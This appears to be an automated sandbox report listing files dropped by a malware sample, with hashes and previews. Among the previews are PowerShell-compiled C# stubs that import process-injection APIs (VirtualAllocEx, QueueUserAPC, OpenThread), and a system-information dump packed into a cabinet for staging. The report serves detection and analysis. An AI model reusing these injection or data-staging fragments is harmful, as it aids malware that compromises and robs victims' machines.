SSDEEP:	48:UsuFbqLGnJpfT3MN6wGMQbxMzFSAuGQ5RmA5ngTHzxAZt4YBkoX8bUWFZH:qFdJpfbMEHxfEQ5R3MzeZdBnX8Jx
MD5:	401AF9EB95D581473470D429C23EF8BA
SHA1:	0C6C6FB39B2F811B224DC68BACCB8939DCD87C3B
SHA-256:	49C07BD919280ACC3919C422BEFAF1EE260F0EB74FDEBEE843ECD5EC2FB98E12
SHA-512:	D23449607D1793C6E2E3A5E02B323DDB55E1BACD71E49B4AABA1BFF18FA9FBDCA2FD5039D0A52DA1A0D1A88FFAB707F9987CAC0BA1383C1A76562DEEFD61 DB59
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\A6Pn[1].htm	
Preview:	R+gGuA3CjkMnlGMxKGeaGgyCIOMZM/vCBCaoBkMsHW1kKUczVLHZ55noSJne4DKdqe1Sx7BQX7RsWA9lsqVTiDWVbZw2C7YUuRa5umP9vJmyWkT+tdnc4NPY hfZQsW3TtsCJOJPhh3bPVZArKUVwu5bjxsjVWdC3PGKwtFQb1sQjOkOEWNGH4QgYPzS8qW2zV0rtQEOtyN+QEJmXO+rZ83MoFFSno62rBqCXP37HbErwZKTp V8li334hTX95qUh/df3l6GvSHII0MIOxPYngb3IVryiOpdGHA1YOTHmKpnanpVXNDYTSFcQspHruJ6FKnw/U3B8gEGA3yPjo2Ri86IiKGvY1UxQBXJajbvg9sfF7a0nazN kbvfSNtBsVDZlhyUFJjLdUxaiCt1zDZsyqc2RSqJ7acyGl6f7rwKHpWJRxRmoh8QL/n/6ke7mK5xzyTIoT6b0E2alpV2aaXhBv1mKy1Nwbkq8Y2GvEzRJd9Vm88yrKN85C SaQCUBLlpHHzdSWqMArKjdrq3l5fCvWJ29q5M0/uTftG1L+OTmYVNNYnbsNXRPCC6z/kzdIZR7nsSts1W0UgXZU0VrxukC2fu09gGI8Mpa2ahmh0v/SxqfwW AvKVYZQsPCxCvUwdJHGMgtFsW00mR40RKu7HCBQl+PnGzPuWb4BKQCpECyecYrvkoauXc74zWD0Mpblf4HOQaK+bUudnKaD0M4dS+2NFOhwEWm1okFHOMXkA arpd4/hx8j/IVdiqXiPdBDGM3xuVBVvKCr3o39Yb8FAwy5vAPAj/Mj5NxtWQTCh0wPUigk8bgK4s9AA4nGFJr2o58hRVJZK1lL1NKGrs8HZv2gg8/lKqyP6fjkTllp8+Jc ux8lLaeBnJBkHSdzlyX+5pBlkUpIuw0QEVDeY/LXADWzIqSGpXUZFd1BzToBAeo6hyxE1udgxnxMFfKCwx+KMQADsMnRt6nBuXFC0q00kPEzHdyDOjeDEAeM B6aYvg1r5+

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\fLzp[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	295688
Entropy (8bit):	5.999867070037125
Encrypted:	false
SSDEEP:	6144:CK1T2eeslkv/VfQWVVKJrTPfuBRlBnQUAOGrWbqF:J61IANfQhZmrQRrmY
MD5:	E3AA1B0A45CDE8D23A403F8A2FE8927A
SHA1:	8723BF1632C9A15FA219DEADC680237FEB3011B2
SHA-256:	76B2A1910AAE8E7E2DA72985A300364B0877360454F856378F4366FFEDA8B2F3
SHA-512:	B7D6B93EC311479F0C87CF09BFE59B069CE9158608442D73BA424A934ACF652BE47C07F010F902179DA789D457B4972BA76B2E4A4E2D9CB9A864B1B5985E6F2A
Malicious:	false
Preview:	02iCu1qRlUynr0bTRvBnRXt9mmVVbv+10uq6egmqstjKPxb4WPkUmH6VbshNGNFe3r3LWWXGjI7wQ/W8sgJRRTD/UmBUWMFJ5lXJRCuWLG4ooaEpQbtarXnE cCqXZkxacyIWqb8gQXrlg0/MZDFYYZs3G/jf3uUYyaYM1l4rJLJHbtkwzk2TvySuRnQQp0q1IeohIEQLRNu7NQBjFUuQk1eAXq7bC4r96tn1lYzwS9hfl11O09VvPj7+lA RBEnDD5z4fqakWY2u2sChRyNn28ZWatOXKoDS3wNMzzxmjZS38dmHKFl2YD8q5X3GV5GGjCysbvtHn0GZc7bixwwsuQUmGFG/jjX+8n9ute21jdOnSKM+pEW kJxzQW7kqhY6XqiaGwnep3Sr0IsDBNeqZQUWx3HuNzHTA4CbAS6ci/YDX7QVXdlohg4pAPax0uJkXTW5U1HsJfyImlnwki70ydbPrPD4KrXbtLF4paI+u9AuJqE+bDhe8E PCEEoegqliw/6+ZSFVD0gYpYwMj9nKL6OssWbto/rXFNlNhWZDBoDoHRcIwEut/J1+bbLkNe3LDshxHKI4GV9TqfLy3EdUz8KSt31xyNp3wmFsXY0Zu3UCI15s51+ZLDgQ ou7kcEsjV+CdnpcFeQMfS0s6XuvjjQ/I8hXECA5TMM/7IelrdeIwbzp18lP9slLeyizirYuxfF8Ow7ClR7t2bGi9+adpy8Bge8bUZpT9jT70d019FZndQxWQwR2a34DANg aykZyN8kHwHLH9vUTOf03Mc9N9Txq8kC57xTgiUtuwgdLMIUAP84xodLpbZrj/kSHZ8vaDz9xYcFfBFzEX9VQ8BaeBAkRJpHd9HxhL0acpwKvwKo5vS2xHKMXuEYpa82x8 N9w3Z72moYsKx8NWFJUi6GnK9rCe8yjrk1gIzEZswsTDXPTvto97TDsB+6M75Fxwm71pr1V7b2hHSBclM+sS+J1P5nNl76hrbM8n+rfXwXqZgQ

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\googlelogo_color_150x54dp[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 150 x 54, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	3170
Entropy (8bit):	7.934630496764965
Encrypted:	false
SSDEEP:	96:c2ZEPhMXQnPkVrTEnGD9c4vnrmBYBaSfS18:c2/XQnPGroGD9vvnXVaq
MD5:	9D73B3AA30BCE9D8F166DE5178AE4338
SHA1:	D0CBC46850D8ED54625A3B2B01A2C31F37977E75
SHA-256:	DBEF5E5530003B7233E944856C23D1437902A2D3568CDFD2BEAF2166E9CA9139
SHA-512:	8E55D1677CDBFE9DB6700840041C815329A57DF69E303ADC1F994757C64100FE4A3A17E86EF4613F4243E29014517234DEBFBCEE58DAB9FC56C81DD147FDC05
Malicious:	false
Preview:	.PNG.....IHDR.....6.....%.`....)IDATx..].pT..>.I.....b..(Hv7 D7.n.8....V..H_.R;S.hY`w.(..*.N_R."0`.-.A..|.*N..`....n..{.&..l.o..;.....a....d..$.....J.1.*.....7+.c...o..T/.~V.r.....D. .G.Ic.....E_.FUR.&..U%...X.4!!Q.H";.....e(Ic...$..."1..jR[.L..../Ek.}AH...W.L.V....Y..S..q...!._r.D....G,%...Hu.$q..\.j.x...G.....]....B.i.I.+B.....Hu.....Q...K;...J.q..._.....,_.x....A:.....j....:c ...^.....k=Glj..Y]B.V..m...Y.\....$..!....+.R%..U/;p.....R4.g.R...XH.3%..JHHby.eqOZdnS..$.. ....dn...$.w....E.o.8...b@.z.)5.L4|.F...9.....pP.8.|....-.M..:..ux...7.]...'..(q..~.....KQ.W...b. .L<.Y.].V+....t4.$.V.O.....D.5..v.j...Hd.M....z.....V..q.p.....;:.J.%2.G.;./.E...!.H. ..../Dk.8.T....+..%Vs4..DC.R.`..Z.....0.[)N!.....%.>&.b.$.M....P.!...!....'Kv..Nd...mvR.:.L.... w..y%.i..H..u....s.Se1.[.).".."..)%.I.....(.#M..4.@....#.....X..P<...k..g....O..I..>-...'._.Q..T.y.=Z.GR{]..&t}*.....>J..!,..X6.HC..$.:.}..z...._b.b.4.E.....;.Ha.?s.

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C 14
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriv eItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1192
Entropy (8bit):	5.325275554903011
Encrypted:	false
SSDEEP:	24:3aEPpQrLAo4KAxX5qRPD42HOoFe9t4CvKaBPnKdi5:qEPerB4nqRL/HvFe9t4CvpBfui5
MD5:	C85C42A32E22DE29393FCCCCF3BBA96E
SHA1:	EAF3755C63061C96400536041D4F4EB8BC66E99E
SHA-256:	9022F6D5F92065B07E1C63F551EC66E19B13E067C179C65EF520BA10DA8AE42C
SHA-512:	7708F8C2F4A6B362E35CED939F87B1232F19E16F191A67E29A00E6BB3CDCE89299E9A8D7129C3DFBF39C2B0EBAF160A8455D520D5BFB9619E4CDA5CC9BDCF 50
Malicious:	false
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o.. .A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Micro soft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q..... ...System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Tran sactions.<.....):gK..G...$.1.q.....System.ConfigurationP.....-K..s.F..*.]`.,.....(.Microsoft.PowerShell.Commands.ManagementD.....-.D.F.<;.nt.1.....Sy stem.Configuration.Ins

C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	419
Entropy (8bit):	4.997707193786489
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJz/WmMRSRa+eNMjSSRrxgLaSRHq1ff+hAQKKE7y:V/DTLDfuH9eg5rmLBuffEg7y
MD5:	5B17B009281A3C8C532B0BB82B8B44F0
SHA1:	BB6C2DDED8AE33AB8D0AB7A01FEAFC11C0EC0D4C
SHA-256:	4BAFA02A0D8F4179EFFD80C32D96C3DC700E83002EFFEAA97794B80E083CFA33
SHA-512:	A45F45C2F466CA2F203C54C3C11FD8E77ADD590F3F72A6D6395F3DF3612899D54DB789FA047C326CA1E34A29760D9D55E86D081419179D3204D6C9776EA487A
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class eqmvoaih. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentPr ocess();.[DllImport("kernel32")].public static extern void SleepEx(uint lsjsrscb,uint irib);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr ienlcmu,IntPtr rnvtvsfn,uint jqngty,uint apgwnlqwjfu,uint opfyhknyg);.. }..}.

C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.1769110311873945
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2923f3XUzxs7+AEszI923f3B:p37Lvkmb6KzvXUWZE2vB
MD5:	D5DB76AA0916B868C4A3BC4FA12C8706
SHA1:	7E3FA41B6660E6E06B40DC2AA957531D3C961696
SHA-256:	E5EC25B991A44F20CF1C23AC93695D2951D91548D6452381360F878879B0BA14
SHA-512:	7CF3C5EB27B58AC920DE960A25B51C493F823732ED73D77DC469F443055493A7A0C4433E53F3146349E7DC42D50B484EE6ED2E2564540B8DE3D3DEFB6AA3AA 9
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\00wddsye\00wddsye.0.cs"

C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows

C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.dll	
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6307189583700343
Encrypted:	false
SSDEEP:	24:etGSoMWWEevy8MTnIgQUXsCqdWVfWtkZf2EOHI+ycuZhNquGakStuXPNnq:6q7CMTlgQUcBWVfZJ2EI1ulqxa3tKq
MD5:	F7BDA195E03EC89E7B55B289BC7E858D
SHA1:	CE32B5F29B4962F26E9B5E6EB6AB104AE9BDB8DB
SHA-256:	5939DA07D6C932A2E24B6022E866D102D39F829F956E91304CCDF56D44D5EC4B
SHA-512:	55051B01068F7E90A1962A5995B26D4EB32424C2748B8D94B7D17B9FDACF5406E41BEAB872176034B31133149EE431964725EB459AC55FE9C0A4E3A04C9EB30
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....[._.....!.....$... ...@..... ....@.....#..S....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....H...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....4.-.....,..... ..... ;..... M..... U.....P .....d.....j.....s.....x.....d.!...d...!.d.&...d.....+.....4.?.....;.....M.....U..... .....$.....<Module>.00wddsye.dll.eqmvoaih.W32.

C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\00wddsye\CSCFFAD43D2FB2747A5BC1271AB7CCA8A12.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0745408883199463
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5grycTaGak7YnqqtTaXPN5Dlq5J:+RI+ycuZhNquGakStuXPNnqX
MD5:	CE8B97BFEC39B9FE6E7E346212202E3A
SHA1:	3B4D9687D96DEBC289E1143973DC5DFF58B511F0
SHA-256:	BC3CC5841C2B368C2655853F9A6E7913038B061D84891CBA78EA9A28F0695CDD
SHA-512:	FDAB86A6797FB49535CA227A68296721C2B7D1A839E8C0C7AFDE883135D2FF001EE6A89ED1CFFEE8B2DD45C77003997B4CFB4293B8A5CA2A4832FAE46E30A7 DB
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.0.w.d.d.s.y.e...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...0.0.w.d.d.s.y.e...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\44E8.bin	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	51796
Entropy (8bit):	4.000114248193379
Encrypted:	false
SSDEEP:	1536:y+ztB8vPJrb21JHChPZDm5F/Xuz8FqXgMHpkfC7CmmEL57zfrUh21jubpKYEP6pS:y+o39PJ
MD5:	8C6AE88C334083F7E4B921E54C79A7AA
SHA1:	FD94AD0FD8824D43B1A648BE0975C9F66E27F174
SHA-256:	0556AF85314AA8BDC2869BF3565FA07999A6F17102DFFF538FAF22E0D676FDAA
SHA-512:	B48BE6F17D10EEC5C45878A22FB1F6FDD37D62C576568C09084601893D814607E511BD91AE4C7C93378FA39C9C83794660309135DF2ABA20106BD6221D99BF95

C:\Users\user\AppData\Local\Temp\44E8.bin	
Malicious:	false
Preview:	..Host Name: 320946..OS Name: Microsoft Windows 10 Pro..OS Version: 10.0.17134 N/A Build 17134..OS Manufacturer: Microsoft Corporation..OS Configuration: Standalone Workstation..OS Build Type: Multiprocessor Free..Registered Owner: pratesh..Registered Organization: ..Product ID: 00330-71388-77023-AAOEM..Original Install Date: 4/29/2019, 3:24:22 AM..System Boot Time: 12/16/2020, 9:52:56 AM ..System Manufacturer: Gx7cc1ecBLSwVFs..System Model: h4euB5Z3..System Type: x64-based PC..Processor(s): 1 Processor(s) Inst alled... [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2195 Mhz..BIOS Version: C71L1 46A46, 6/19/2019..Windows Directory: C:\Windows..System Directory: C:\Windows\system32..Boot Device: \Device\HarddiskVolume2..System Locale: e

C:\Users\user\AppData\Local\Temp\6B30.bin	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	155
Entropy (8bit):	4.9912184757240246
Encrypted:	false
SSDEEP:	3:tFoYXBsJaQGQbUkh4E2J5xAIkLW0HbRQ9Z1c/1Ukh4E2J5xAI8gzov:tFdXBW923fCvVQ9Li923f8gG
MD5:	5E9DCEFCDBCA6B7DA551690911D7365C
SHA1:	FDFB91978207F4BB6D565287476644FF16E4B667
SHA-256:	D14C2A580CF19E66086D93C412CD734D6DDA766000D7B83D7D877598581B05D3
SHA-512:	0AD040AC0D450DE6C42459A93528EC6851C7C90AE46CF6FDD968D1688CCE8A715EBB1AABD04E80AAFA9A6942084997302756D92692824887F6B54C08501372A
Malicious:	false
Preview:	.set MaxDiskSize=0...set DiskDirectory1="C:\Users\user\AppData\Local\Temp"...set CabinetName1="73D4.bin".."C:\Users\user\AppData\Local\Temp\44E8.bin"..

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.305703274257315
Encrypted:	false
SSDEEP:	3:oVXVP6miH8JOGXnFP6m4n:o9Uq2
MD5:	4E969BAF058176DA714CD97A4E6E7303
SHA1:	0D1BF79EF3B3D459D2CFB3B2E24CA17767B63304
SHA-256:	5F357770A6D4EAF945ED7ED375E2496963BDD739B9AA3688911972B5B1BA9809
SHA-512:	8632F83679F48647BD291B3AF2370AB4C6F4C2CCD5036C2AFC850A48E993275BDC8D059E6EE2A59939DE7DFD7D0B9CE3E18C4A7699C605328C0B8B9FE5DEE1B
Malicious:	false
Preview:	[2020/12/16 11:07:36.007] Latest deploy version: ..[2020/12/16 11:07:36.007] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\RES9CA2.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2188
Entropy (8bit):	2.7087089550221406
Encrypted:	false
SSDEEP:	24:Binb2uHehKdNnI+ycuZhNrakStPNnq92pazW9I:B2b2uUKdV1ulra33q95
MD5:	646193E76577CCC753B4CE90403663D5
SHA1:	629B448899C18B2358E9F3AF96D63E99EC0CF956
SHA-256:	A0AC22321D8C8231D2A2D0CEBDBC11C32E77A8C516D1EB5FC2DDD17CD7989255
SHA-512:	6CA4292D1F5A7D8E85CF13E7F5A9D43D28110B04C47C5E8EBE5B6FB613D8B92A966C23ADF0F9CC50F85075B2237F5C4251FD80EC222A6C450A4A14D3E2DCFDD4
Malicious:	false
Preview:	.....U....c:\Users\user\AppData\Local\Temp\lcbc4odh\CSCECDBA1D9933D457DB056F31AC2CEEADE.TMP.....hi...6....K.....5.....C:\Users\user\AppData\Local\Temp\RES9CA2.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp\RESABD5.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2188
Entropy (8bit):	2.697614935422835

C:\Users\user\AppData\Local\Temp\RESABD5.tmp	
Encrypted:	false
SSDEEP:	24:BuX5qHuH5hKdNnI+ycuZhNquGakStuXPNnq92p+zW9I:BiEunKdV1ulqxa3tKq9t
MD5:	C93CE04B7972FD9EF43BA2CEAA942C62
SHA1:	4BAE01C46539FBADCD9552B01C8303EAF41002F2
SHA-256:	74ABFD1903A530A7EB5E67993D7200E84097F574507955B08462C68DBE454C06
SHA-512:	5AFBCE4E537B31B257652F2D1FD8ABA94C8B0DA0C2085841E2FED5F2C2B609CD45D33C376FCA28101C8E4610536B50EB38ECEA351C986B1AA49907F0649FE85
Malicious:	false
Preview:	.....U....c:\Users\user\AppData\Local\Temp\00wddsye\CSCFFAD43D2FB2747A5BC1271AB7CCA8A12.TMP.....9..n~4b. .:.....5.....C:\Users\user\AppData\Local\Temp\RESABD5.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ik2yfqgt.wtx.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_urtj1ih0.gmi.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\lcbc4odh\CSCECDBA1D9933D457DB056F31AC2CEEADE.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0866212324722624
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryh4oak7Ynqq649PN5Dlq5J:+RI+ycuZhNrakStPNnqX
MD5:	6869D7FCD6369BC5A7E685F19B844BC4
SHA1:	C974FEF2EECBD33317D0AC503E0DFAFE808A960D
SHA-256:	A282B837D32464FEEA2EB81EDF8E6726035638195E00A2FEB03D71827BDF3420
SHA-512:	308448EDC8452BD72FD7A8392086DA9E91B651A1AF8C9E5961596CB304752BD8373651442D018B8917381037F8C95E15B70D653045E9B92067C313E890DEB42A
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...l.c.b.c.4.o.d.h...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...l.c.b.c.4.o.d.h...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	405
Entropy (8bit):	4.984620357660008
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJI9MRSR7a1WSvctVSRa+rVSSRnA/fri6Qy:V/DTLDfuq9dxU9rV5nA/DOy
MD5:	655283EF891D5B9C591ABE78702B0670
SHA1:	3F237A5F247A04C17E8BA74A2E6DC3D57BCFC27D
SHA-256:	E3A387CCA453522A3BE7B0F258B49F7B56E9BAF62BB1EF6FEC6233EBDE53001A
SHA-512:	F5C6452841DA5A56E6865DB14F1A628513E565C1030627F011CFDD91784FB5AB1A1BA0E8F26D879132281775AD3D8681638C49CE6E45929506C966623198E2C1
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class qvpflp. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr vsskier,IntPtr xfsuntl,IntPtr uxdbet);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint ynvfantucd,uint mjyb,IntPtr alejdeb);.. }..}.

C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.223453522425836
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2923fBs0GsOzxs7+AEszI923fBs0GsYA:p37Lvkmb6Kzi/sOWZE2i/sD
MD5:	B31CA3CD3DB9B51042C8F6B5CCC15B20
SHA1:	B01E8F68B356075C5077F3B1427DC903C50F2940
SHA-256:	309AE6C65520A889B0AAC8D01A80013A78908CCAED67CD10A24E404AD489B50A
